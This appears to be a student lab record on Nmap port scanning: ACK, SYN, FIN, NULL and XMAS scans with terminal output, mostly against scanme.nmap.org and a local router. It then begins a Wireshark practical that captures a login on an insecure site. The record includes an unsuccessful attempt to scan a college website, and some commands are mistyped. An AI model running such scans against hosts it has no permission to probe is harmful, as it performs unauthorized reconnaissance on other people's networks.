
Aim:Use NMAP to perform the port scanning of various forms-ACK,SYN,FIN,NULL,XMAS

Install NMAP .After Installation open command prompt and type "nmap"to check whether nmap has been properly installed or not.

(1)ACK -sA(TCP ACK scan)

it never determines open ports. it is used to map out firewall rulesets,determining whether they are stateful or not and which ports are filtered.

command:**nmap -sA -T4 scanme.nmap.org**



```

kali@kali: ~
File Actions Edit View Help

--datadir <dirname>: Specify custom Nmap data file location
--send-eth/--send-ip: Send using raw ethernet frames or IP packets
--privileged: Assume that the user is fully privileged
--unprivileged: Assume the user lacks raw socket privileges
-V: Print version number
-h: Print this help summary page.
EXAMPLES:
nmap -v -A scanme.nmap.org
nmap -v -sn 192.168.0.0/16 10.0.0.0/8
nmap -v -iR 10000 -Pn -p 80
SEE THE MAN PAGE (https://nmap.org/book/man.html) FOR MORE OPTIONS AND EXAMPLES
(kali@kali)-[~]
└─$ sudo nmap -sA -T4 https://mccmulund.ac.in/new1/
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-12 14:39 UTC
Unable to split netmask from target expression: "https://mccmulund.ac.in/new1/"
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.04 seconds

(kali@kali)-[~]
└─$ sudo nmap -sA -T4 scanme.mccmulund.ac.in/new1/
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-12 14:39 UTC
Unable to split netmask from target expression: "scanme.mccmulund.ac.in/new1/"
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.04 seconds

(kali@kali)-[~]
└─$ sudo nmap -sA -T4 scanme.nmap.org
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-12 14:39 UTC
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.27s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are filtered

Nmap done: 1 IP address (1 host up) scanned in 251.78 seconds

(kali@kali)-[~]
└─$

```

(1)SYN(Stealth)Scan(-sS)

SYN scan is the default and the most popular scan option for good reason. it can be performed quickly ,scanning thousand of ports per second on a fast network not hampered by intrusive firewalls.

command:**`nmap -p22,113,139 scanme.nmap.org`**

```

kali@kali: ~
File Actions Edit View Help

Unable to split netmask from target expression: "https://mccmulund.ac.in/new1/"
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.04 seconds

(kali@kali)~$ sudo nmap -sA -T4 scanme.mccmulund.ac.in/new1/
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-12 14:39 UTC
Unable to split netmask from target expression: "scanme.mccmulund.ac.in/new1/"
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.04 seconds

(kali@kali)~$ sudo nmap -sA -T4 scanme.nmap.org
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-12 14:39 UTC
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.27s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are filtered

Nmap done: 1 IP address (1 host up) scanned in 251.78 seconds

(kali@kali)~$ sudo nmap -p22,113,139 scanme.nmap.org
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-12 14:55 UTC
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.30s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f

PORT      STATE SERVICE
22/tcp    open  ssh
113/tcp    closed ident
139/tcp    closed netbios-ssn

Nmap done: 1 IP address (1 host up) scanned in 0.81 seconds


(kali@kali)~$

```

(3)FIN Scan(-sF)

sets just the TCP FIN bit.

Command:**nmap-sF -T4 para**



(4) NULL Scan(-sN)

Does not sets any bits(TCP flag header is

command:**nmap -sN -p 22 scanme.nmap.org**

(5)XMAS Scan(-sX)

Sets the FIN,PSH,AND URG FLAGS,lighting the packet up like a christmas tree.

```

kali@kali: ~
File Actions Edit View Help

L$ sudo nmap -sF -T4 para 22/tcp
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-12 14:57 UTC
Failed to resolve "para".
Unable to split netmask from target expression: "22/tcp"
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.05 seconds

(kali@kali)-[~]
$ sudo nmap -sF -T4 para 192.168.1.1
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-12 14:57 UTC
Failed to resolve "para".
Nmap scan report for 192.168.1.1
Host is up (0.0030s latency).
Not shown: 996 closed ports
PORT      STATE      SERVICE
22/tcp    open|filtered ssh
80/tcp    open|filtered http
1900/tcp  open|filtered upnp
49152/tcp open|filtered unknown
MAC Address: B0:BE:76:DF:7A:0C (Tp-link Technologies)

Nmap done: 1 IP address (1 host up) scanned in 1.48 seconds

(kali@kali)-[~]
$ sudo nmap -sN -p 22 scanme.nmap.org
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-12 14:58 UTC
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.28s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f

PORT      STATE      SERVICE
22/tcp    open|filtered ssh

Nmap done: 1 IP address (1 host up) scanned in 3.25 seconds


(kali@kali)-[~]
$

```



PRACTICAL NO: 5

Aim: Use Wireshark to capture network traffic and analyze.


(1) Install and open Wireshark.




(2) You need to select the network which you want to trace.




(3) Go to capture > start






(4) Open any unsecure website and register on that website.







(5) Logout and login back to the account recently created



